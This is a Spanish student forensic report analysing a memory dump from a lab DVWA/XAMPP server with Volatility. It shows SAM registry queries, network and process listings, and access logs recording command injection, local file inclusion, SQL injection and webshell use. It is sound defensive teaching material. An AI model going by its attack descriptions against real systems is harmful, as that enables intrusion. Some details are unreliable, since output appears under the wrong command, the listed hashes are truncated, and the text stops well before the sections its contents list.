

# **INFORME TÉCNICO VOLCADO MEMORIA**

**CIBERSEGURIDAD EN ENTORNOS DE LAS TECNOLOGÍAS DE  
LA INFORMACIÓN**

**MODULO ANALISIS FORENSE**

**ALUMNO: XINWEI WU**

<b>Resumen Ejecutivo</b>	<b>3</b>
<b>1. Características del Dispositivo Analizado</b>	<b>4</b>
<b>2. Objetivo del Análisis</b>	<b>4</b>
<b>3. Metodología</b>	<b>4</b>
<b>4. Descripción del Proceso de Análisis</b>	<b>5</b>
<b>5. Proceso análisis del volcado</b>	<b>5</b>
<b>5.1 USUARIOS DEL SISTEMA</b>	<b>5</b>
<b>5.2. Análisis de conexiones de red y procesos</b>	<b>7</b>
<b>5.3. Análisis proceso XAMPP PID 2768</b>	<b>8</b>
<b>5.4. Inyección de comandos</b>	<b>13</b>
<b>5.5 Usuario hacker</b>	<b>15</b>
<b>5.6. Inyección SQL</b>	<b>18</b>
<b>5.7 Ataque: Inclusión de Archivos Locales (LFI)</b>	<b>20</b>
<b>5.8. Herramientas de ataque PHP - Webshells</b>	<b>22</b>
<b>6. ¿Qué tipo de comandos ha ejecutado el cibercriminal? ¿Qué sugiere?</b>	<b>27</b>
<b>7. ¿Qué pasaría si se hubiera apagado este servidor?</b>	<b>29</b>
<b>8. ¿Cómo se han ejecutado los comandos?</b>	<b>29</b>
<b>9. ¿Qué actividad maliciosa se ha visto?</b>	<b>30</b>
<b>10. ¿Se puede identificar desde qué IP vino el ataque?</b>	<b>30</b>
<b>11. ¿Qué tipo de ataque pudo ser?</b>	<b>31</b>
<b>12. ¿Qué tipo de malware se ha encontrado?</b>	<b>31</b>
<b>13. Contaminación Potencial del Volcado</b>	<b>32</b>
<b>14. Identificación y Custodia de la Evidencia</b>	<b>32</b>
<b>15. Conclusiones</b>	<b>33</b>
<b>16. Firmas y Certificación</b>	<b>34</b>
<b>17 ANEXOS</b>	<b>35</b>
<b>18. BIBLIOGRAFÍA</b>	<b>36</b>

# Resumen Ejecutivo

El presente informe detalla un ataque cibernético realizado a un servidor comprometido mediante múltiples vectores de ataque, que incluyen inyección SQL (SQLi), inyección de comandos, file inclusion local (LFI) y el uso de webshells. El atacante explotó diversas vulnerabilidades en la aplicación web DVWA (Damn Vulnerable Web Application), lo que permitió la ejecución remota de comandos, la obtención de acceso no autorizado y el control del sistema comprometido.

Eventos clave del ataque:

1. Acceso inicial: El atacante accedió al servidor utilizando múltiples navegadores, incluyendo Internet Explorer y Iceweasel (Firefox).
2. Exploración y explotación de vulnerabilidades: Utilizó vulnerabilidades en DVWA para ejecutar inyecciones SQL y comandos. La inyección SQL permitió la subida de un archivo malicioso (tmpukudk.php), y la inyección de comandos permitió la creación de un usuario ("user1") con privilegios de Remote Desktop Protocol (RDP).
3. Uso de webshells: Se subieron varios webshells, incluyendo el c99.php, permitiendo al atacante ejecutar comandos remotos en el servidor y realizar acciones maliciosas como la exfiltración de archivos sensibles y la manipulación del sistema.
4. LFI (File Inclusion): Se explotó una vulnerabilidad de Local File Inclusion (LFI) para acceder a archivos sensibles, como el archivo hosts de Windows y configuraciones de phpMyAdmin.

Malware encontrado: Se identificaron varios webshells (como c99.php, phpshell.php) y scripts PHP maliciosos que otorgaron al atacante control total sobre el servidor comprometido, permitiéndole ejecutar comandos, leer y escribir archivos, y mantener el acceso al sistema.

Conclusiones y riesgos: El ataque evidenció la explotación de vulnerabilidades conocidas en la aplicación web, lo que permitió al atacante obtener acceso remoto y ejecutar comandos arbitrarios. Los webshells encontrados son una prueba clara de que el sistema fue comprometido y utilizado para fines maliciosos. La ausencia de medidas de seguridad adecuadas permitió que el atacante mantuviera el control sobre el servidor durante un período prolongado.

# 1. Características del Dispositivo Analizado

```
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : VistaSP1x86, Win2008SP1x86, Win2008SP2x86, VistaSP2x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/home/x224/Downloads/forense/memdump.mem)
PAE type : PAE
DTB : 0x122000L
KDBG : 0x81716c90L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x81717800L
KUSER_SHARED_DATA : 0xffffd00000L
Image date and time : 2015-09-03 10:04:05 UTC+0000
Image local date and time : 2015-09-03 03:04:05 -0700
```

**Nota:** dichas características se han sacado de la memoria mediante el siguiente comando:  
volatility -f memdump.mem imageinfo

## 2. Objetivo del Análisis

El objetivo de este análisis forense fue investigar un posible ataque al servidor web DVWA. A través de la revisión de los registros de acceso, memoria volátil y otros artefactos recuperados, se buscó determinar:

- Las técnicas utilizadas para comprometer el servidor.
- Las herramientas empleadas por el atacante.
- Los usuarios maliciosos creados.
- Los webshells subidos y su impacto en el sistema.
- El momento preciso de la explotación de vulnerabilidades y las acciones del atacante.

## 3. Metodología

### Etapas Clave:

1. **Extracción de artefactos de memoria:** Se utilizaron las herramientas **Volatility 2.6.1** y **Volatility 3** para examinar la memoria volátil del sistema comprometido. Esto permitió identificar procesos activos, conexiones de red y usuarios creados durante el ataque.
2. **Revisión de logs:** Se analizaron los archivos de registro (access.log) del servidor web, lo que permitió detectar las peticiones maliciosas realizadas por el atacante, como la carga de webshells (c99.php y tmpukudk.php) y la ejecución de comandos remotos.

3. **Análisis de los artefactos recuperados:** Se identificaron y examinaron los archivos maliciosos en el sistema. Además, se analizaron los registros del sistema (SAM, SOFTWARE) para verificar la creación de usuarios no autorizados.
4. **Reconstrucción de la línea de tiempo:** Utilizando los registros de acceso y otros artefactos recuperados, se estableció una línea de tiempo detallada de los eventos clave del ataque.

## 4. Descripción del Proceso de Análisis

Identificación de artefactos: Se comenzó identificando artefactos clave en la memoria del sistema, como la lista de procesos, conexiones de red y entradas en el registro. Esto permitió detectar la actividad del atacante y las herramientas utilizadas.

Análisis de los registros de acceso: Los logs de acceso fueron revisados en busca de patrones de ataques comunes, como inyección SQL, subida de archivos maliciosos y inyección de comandos. Se detectaron múltiples intentos de inyección SQL en la página vulnerable `sql.php`, lo que permitió al atacante cargar y ejecutar el webshell.

Revisión de la creación de usuarios: A través del análisis de los registros SAM y SOFTWARE, se identificaron usuarios no autorizados como '`hacker`' y '`user1`', que fueron creados durante el ataque.

## 5. Proceso análisis del volcado

### 5.1 USUARIOS DEL SISTEMA

En este paso, comenzamos por identificar los usuarios presentes en el sistema mediante el análisis de los registros del sistema en la memoria volátil.

Primero, utilizamos el siguiente comando de Volatility para identificar las estructuras de registro (hives) que contienen la información del sistema operativo. En este caso, el registro SAM (Security Account Manager) es el que almacena información sobre las cuentas de usuario:

```
- volatility -f memdump.mem --profile=Win2008SP2x86 hivelist
```

Este comando nos muestra los "hives" disponibles en la memoria, y al encontrar el SAM en la dirección virtual `0x87b7d008`, podemos proceder a analizarlo.

```
> volatility -f memdump.mem --profile=Win2008SP2x86 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual Physical Name
-----
0x87b4ba20 0x3c0c0a20 \Device\HarddiskVolume1\Windows\System32\config\COMPONENTS
0x87b5a20 0x3c192a20 \Device\HarddiskVolume1\Windows\System32\config\SOFTWARE
0x87b7d008 0x3a6a2008 \Device\HarddiskVolume1\Windows\System32\config\SAM
0x87b7d6a8 0x3a6a26a8 \Device\HarddiskVolume1\Windows\System32\config\DEFAULT
0x8ab1aa20 0x3c285a20 \Device\HarddiskVolume1\Boot\BCD
0x8f4dba20 0x25828a20 \Device\HarddiskVolume1\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8f565a20 0x251eba20 \Device\HarddiskVolume1\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x90edca20 0x1c1d5a20 \Device\HarddiskVolume1\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat
0x90f09a20 0x1ab8ea20 \Device\HarddiskVolume1\Users\Administrator\NTUSER.DAT
0x86210008 0x00ac8008 [no name]
0x86226008 0x00a94008 \REGISTRY\MACHINE\SYSTEM
0x86246008 0x00a76008 \REGISTRY\MACHINE\HARDWARE
0x87b17a20 0x3c1f5a20 \Device\HarddiskVolume1\Windows\System32\config\SECURITY
```

Una vez identificada la dirección virtual de SAM, usamos el siguiente comando de Volatility para obtener detalles sobre la última vez que se modificaron las cuentas de usuario en el sistema (creación, modificación o eliminación de cuentas):

- `volatility -f memdump.mem --profile=Win2008SP2x86 printkey -o 0x87b7d008 -K "SAM\Domains\Account\Users\Names"`

```
> volatility -f memdump.mem --profile=Win2008SP2x86 printkey -o 0x87b7d008 -K "SAM\Domains\Account\Users\Names"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile
-----
Registry: \Device\HarddiskVolume1\Windows\System32\config\SAM
Key name: Names (S)
Last updated: 2015-09-02 09:05:25 UTC+0000

Subkeys:
(S) Administrator
(S) Guest
(S) hacker
(S) user1

Values:
REG_NONE : (S)
```

En los resultados obtenidos, se identifican dos usuarios sospechosos: hacker y user1.

Para obtener más detalles sobre estos usuarios, ejecutamos los siguientes comandos de Volatility:

- `volatility -f memdump.mem --profile=Win2008SP2x86 printkey -o 0x87b7d008 -K "SAM\Domains\Account\Users\Names\hacker"`
- `volatility -f memdump.mem --profile=Win2008SP2x86 printkey -o 0x87b7d008 -K "SAM\Domains\Account\Users\Names\user1"`

```

> volatility -f memdump.mem --profile=Win2008SP2x86 printkey -o 0x87b7d008 -K "SAM\Domains\Account\Users\Names\hacker"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

Registry: \Device\HarddiskVolume1\Windows\System32\config\SAM
Key name: hacker (S)
Last updated: 2015-09-02 09:05:25 UTC+0000

Subkeys:

Values:
REG_UNKNOWN : (S) -
> volatility -f memdump.mem --profile=Win2008SP2x86 printkey -o 0x87b7d008 -K "SAM\Domains\Account\Users\Names\user1"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

Registry: \Device\HarddiskVolume1\Windows\System32\config\SAM
Key name: user1 (S)
Last updated: 2015-09-02 09:05:06 UTC+0000

Subkeys:

Values:
REG_UNKNOWN : (S) -
~/Downloads/forens > 

```

A partir de los resultados, observamos lo siguiente:

El usuario hacker fue actualizado por última vez el 2015-09-02 a las 09:05:25 UTC+0000. El usuario user1 fue actualizado por última vez el 2015-09-02 a las 09:05:06 UTC+0000. Esto sugiere que ambos usuarios fueron creados con 19 segundos de diferencia, lo que indica una posible relación en el ataque.

## 5.2. Análisis de conexiones de red y procesos

Para realizar el análisis de las conexiones de red, utilizamos el siguiente comando de Volatility:

- `volatility -f memdump.mem --profile=Win2008SP2x86 netscan`

Se visualiza que el servidor apache se está ejecutando y escuchando en el puerto 80/443:

0x3efccbe8	TCPv4	0.0.0.0:80	0.0.0.0:0	LISTENING	2796	httpd.exe
0x3efccbe8	TCPv6	:::80	:::0	LISTENING	2796	httpd.exe
0x3efcde10	TCPv4	0.0.0.0:443	0.0.0.0:0	LISTENING	2796	httpd.exe
0x3efcde8	TCPv4	0.0.0.0:443	0.0.0.0:0	LISTENING	2796	httpd.exe
0x3efcde8	TCPv6	:::443	:::0	LISTENING	2796	httpd.exe
0x3efcdf60	TCPv4	0.0.0.0:80	0.0.0.0:0	LISTENING	2796	httpd.exe

Este comando nos permite escanear las conexiones de red activas y los puertos abiertos en la memoria volátil. En los resultados obtenidos, podemos observar que el servidor Apache se encuentra en ejecución y está escuchando en los puertos 80 (HTTP) y 443 (HTTPS). Esto indica que el servidor web está activo y expuesto a posibles conexiones externas.

Además, también identificamos que el proceso mysqld.exe (relacionado con MySQL) y FileZilla Server están en ejecución, lo que sugiere que el servidor podría estar ofreciendo servicios de base de datos y transferencia de archivos.

Para el análisis de los procesos en ejecución, utilizamos el siguiente comando:

- `volatility -f memdump.mem --profile=Win2008SP2x86 pslist`

0x3f495e30	TCPv6	::1:14147	:::0	LISTENING	2856	FileZillaServer
0x3f4a84c8	TCPv4	127.0.0.1:14147	0.0.0.0:0	LISTENING	2856	FileZillaServer
0x3f50e648	TCPv4	0.0.0.0:21	0.0.0.0:0	LISTENING	2856	FileZillaServer
0x3f516bd8	TCPv4	0.0.0.0:21	0.0.0.0:0	LISTENING	2856	FileZillaServer
0x3f516bd8	TCPv6	:::21	:::0	LISTENING	2856	FileZillaServer
0x3f5354b8	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	1024	svchost.exe
0x3f5e8608	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	984	svchost.exe
0x3f5f5328	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	892	svchost.exe
0x3f5f5328	TCPv6	:::135	:::0	LISTENING	892	svchost.exe
0x3f5f5e30	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	892	svchost.exe
0x3f5fc298	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	532	wininit.exe
0x3f5fdde0	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	532	wininit.exe
0x3f5fdde0	TCPv6	:::49152	:::0	LISTENING	532	wininit.exe
0x3f9205d0	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	1024	svchost.exe
0x3f9205d0	TCPv6	:::49155	:::0	LISTENING	1024	svchost.exe
0x3fa6e470	TCPv4	0.0.0.0:3306	0.0.0.0:0	LISTENING	2804	mysqld.exe
0x3fa6e470	TCPv6	:::3306	:::0	LISTENING	2804	mysqld.exe
0x3f22c008	TCPv4	192.168.56.101:51157	192.168.56.1:5357	ESTABLISHED	1108	svchost.exe
0x3ffc88f0	TCPv4	192.168.56.101:51160	192.168.56.1:139	CLOSED	4	System
0x3ffd4008	TCPv4	192.168.56.101:51159	192.168.56.1:139	CLOSED	4	System

Este comando muestra una lista completa de los procesos activos en la memoria en el momento del volcado. A partir de esta salida, podemos examinar los procesos que se están ejecutando, identificar aquellos sospechosos o inusuales y correlacionar los hallazgos con otros indicadores de compromiso. Los procesos sospechosos son, xampp, httpd (los dos), filezilla y mysql.

0x83faa020 xampp-control.e	2768	816	2	119	1	0 2015-08-23 10:32:17 UTC+0000
0x83e4d7c0 httpd.exe	2796	2768	1	92	1	0 2015-08-23 10:32:21 UTC+0000
0x83f9ec70 mysqld.exe	2804	2768	23	570	1	0 2015-08-23 10:32:23 UTC+0000
0x83fd5200 FileZillaServer	2856	2768	5	35	1	0 2015-08-23 10:32:25 UTC+0000
0x83fd77a8 httpd.exe	2880	2796	155	483	1	0 2015-08-23 10:32:26 UTC+0000

### 5.3. Análisis proceso XAMPP PID 2768

XAMPP es un paquete preconfigurado de la pila LAMP (Linux, Apache, MySQL y PHP) que incluye versiones para Windows, Linux y OSX. Está diseñado principalmente para facilitar el uso y la configuración del servidor web Apache, base de datos MySQL y PHP en un entorno de pruebas o desarrollo.

Más información sobre XAMPP puede consultarse en los enlaces del ANEXO.

Para visualizar los registros relacionados con XAMPP, filtramos los archivos de registro de Apache localizados en "/xampp/apache/logs/" usando el siguiente comando con **strings**:

- strings memdump.mem | grep '/xampp/apache/logs'

```
> strings memdump.mem | grep '/xampp/apache/logs'
Check the "/xampp/apache/logs/error.log" file
C:/xampp/apache/logs/httpd.pid
C:/xampp/apache/logs/httpd.pid
C:/xampp/apache/logs/httpd.pid
C:/xampp/apache/logs/error.log
C:/xampp/apache/logs/error.log
C:/xampp/apache/logs/access.log
C:/xampp/apache/logs/error.log
C:/xampp/apache/logs/access.log
C:/xampp/apache/logs/access.log
C:/xampp/apache/logs/access.log
C:/xampp/apache/logs/access.log
```

Esto nos permite identificar los registros de acceso. Procedemos a extraer estos registros de la memoria con los siguientes pasos:

## 1. Escaneo de Archivos de Memoria

Para realizar el escaneo de los archivos de memoria, ejecutamos el siguiente comando:

- volatility -f /home/x224/Downloads/forense/memdump.mem --profile=VistaSP1x86 filescan >> filescan.txt

## 2. Filtrado de Archivos por Nombre

Filtramos los resultados del archivo filescan.txt buscando la cadena "access" para identificar los archivos relevantes:

- cat filescan.txt | grep 'access'

```
> cat filescan.txt | grep 'access'
0x000000002a548e38 1 0 R--rwd \Device\HarddiskVolume1\Windows\winsxs\Manifests\x86_microsoft-windows-f..luster-clientaccess_31bf3856ad364e35_6.0.6001.18000_none_357fb6037dec2fe4.manifest
0x000000003ee17950 1 0 R--rwd \Device\HarddiskVolume1\Windows\winsxs\Manifests\x86_microsoft-windows-shell-accessories_31bf3856ad364e35_6.0.6001.18000_none_eef57b3c050c9879.manifest
0x000000003ec02204 1 0 R--rwd \Device\HarddiskVolume1\Windows\winsxs\FileMaps\program_files_windows_nt_accessories_156d2b9b22040474.cdf-ms
0x000000003ef4eb28 4 0 R--rwd \Device\HarddiskVolume1\Windows\winsxs\Manifests\x86_microsoft-windows-access_compat.so
0x000000003fc5988 1 1 -rwd \Device\HarddiskVolume1\xampp\apache\logs\access.log
0x000000003fcf960 1 1 -W-rwd \Device\HarddiskVolume1\xampp\htdocs\WWW\access
0x000000003fcfc18 1 0 R--rwd \Device\HarddiskVolume1\xampp\htdocs\WWW\access
0x000000003fa87028 16 1 -W-rwd \Device\HarddiskVolume1\xampp\apache\logs\access.log
0x000000003fa87d68 1 1 -W-rwd \Device\HarddiskVolume1\xampp\apache\logs\access.log
```

## 3. Extracción de los Archivos de Registro de Acceso

Para extraer los archivos de registro, utilizamos los siguientes comandos de Volatility para obtener los access.log de la memoria:

- volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x3efc5988 --dump-dir ./dumpfiles
- volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x3efcd960 --dump-dir ./dumpfiles

- volatility -f /home/x224/Downloads/forense/memdump.mem  
--profile=Win2008SP1x86 dumpfiles -Q 0x3fa87028 --dump-dir ./dumpfiles
  - volatility -f /home/x224/Downloads/forense/memdump.mem  
--profile=Win2008SP1x86 dumpfiles -Q 0x3fa87d68 --dump-dir ./dumpfiles

```
  volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x3efc5988 --dump-dir ./dumpfiles
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3efc5988 None \Device\HddiskVolume1\xampp\apache\logs\access.log
SharedCacheMap 0x3efc5988 None \Device\HddiskVolume1\xampp\apache\logs\access.log
  volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x3efcd960 --dump-dir ./dumpfiles
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3efcd960 None \Device\HddiskVolume1\xampp\apache\logs\access.log
SharedCacheMap 0x3efcd960 None \Device\HddiskVolume1\xampp\apache\logs\access.log
  volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x3fa87028 --dump-dir ./dumpfiles
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3fa87028 None \Device\HddiskVolume1\xampp\apache\logs\access.log
SharedCacheMap 0x3fa87028 None \Device\HddiskVolume1\xampp\apache\logs\access.log
  volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x3fa87d68 --dump-dir ./dumpfiles
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3fa87d68 None \Device\HddiskVolume1\xampp\apache\logs\access.log
SharedCacheMap 0x3fa87d68 None \Device\HddiskVolume1\xampp\apache\logs\access.log
>
>
>
>
```

En la salida obtenemos lo siguiente:

- strings file.None.0x83215180.dat
  - strings file.None.0x83ffe798.vacb

```
> ls  
file.None.0x83215180.dat  file.None.0x83ffe798.vacb
```

## 4. Visualización de los Archivos Extraídos

Después de extraer los archivos, utilizamos strings para convertir los archivos binarios en texto legible:

- strings file.None.0x83215180.dat > file.None.0x83215180.txt
  - strings file.None.0x83ffe798.yacb > file.None.0x83ffe798.txt

Luego visualizamos los archivos con vim para inspeccionar el contenido:

- vim file None.0x83215180.txt

```

192.168.56.102 - - [02/Sep/2015:01:52:17 -0700] "GET /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4477 "http://192.168.56.101/dvwa/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:52:17 -0700] "GET /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4477 "http://192.168.56.101/dvwa/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:52:29 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4588 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:53:02 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4943 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:53:38 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4943 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:54:30 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4588 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:55:44 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4588 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:56:30 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4943 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:57:30 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4515 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:04 -0700] "GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1" 200 4235 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:18 -0700] "POST /dvwa/security.php HTTP/1.1" 302 1 "http://192.168.56.101/dvwa/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:18 -0700] "GET /dvwa/security.php HTTP/1.1" 200 4312 "http://192.168.56.101/dvwa/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:21 -0700] "GET /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4468 "http://192.168.56.101/dvwa/security.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:50 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 8512 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:56 -0700] "GET /dvwa/security.php HTTP/1.1" 200 4235 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:58:57 -0700] "GET /dvwa/vulnerabilities.php HTTP/1.1" 200 4235 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:01:59:52 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4934 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:02:33 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4934 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:03:18 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4934 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:04:36 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4934 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:05:22 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4971 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:19:21 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4971 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:25:04 -0700] "POST /dvwa/vulnerabilities/exec/ HTTP/1.1" 200 4840 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:30:17 -0700] "GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1" 200 4220 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:02:30:19 -0700] "GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1" 200 4220 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"

```

En la salida de los registros, se observa una serie de POST en la ruta "/dvwa/vulnerabilities/exec/" con respuesta 200 OK.

## 5. Investigación sobre DVWA

DVWA (Damn Vulnerable Web Application) es una herramienta comúnmente utilizada para realizar pruebas de penetración en aplicaciones web. El propósito de esta herramienta es permitir que los profesionales de seguridad realicen pruebas en un entorno controlado.

Más información, en el ANEXO:

En este caso, la ruta /vulnerabilities/exec/ es una interfaz web insegura para ejecutar comandos del sistema, como ping, sin validación adecuada de entrada, lo que permite al atacante ejecutar otros comandos arbitrarios. Esto se debe a una vulnerabilidad de Remote Command Injection (inyección remota de comandos).

Además, se observa un comportamiento de File Inclusion (inclusión de archivos) por parte del atacante:

- El atacante utiliza LFI (Local File Inclusion) para leer el archivo de hosts de Windows.
- El atacante usa LFI para leer data.txt, que parece ser un archivo de prueba creado por el atacante.
- El atacante utiliza LFI para leer la configuración de PHPMyAdmin, lo que podría proporcionar información sensible sobre la base de datos.
- El atacante usa LFI para leer abc.txt, un archivo creado por él mismo que podría tener potencial para ejecutar código malicioso.

como se puede ver en la imagen:

```

- Memoria volcada: memdump.mem
- Hash MD5: 172f61fb80cffd09705994f0f9df702
- Hash SHA-256: ce6af7898ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

```

## 6. Inyección SQL (SQLi)

Además de la inyección de comandos, también se identifican inyecciones SQL en las solicitudes HTTP:

- "GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1" 200 4767  
"http://192.168.56.101/dvwa/vulnerabilities/sqli/"

Esto muestra que el atacante está aprovechando una vulnerabilidad de SQL Injection para interactuar con la base de datos del servidor, lo que permite obtener o modificar información sensible.

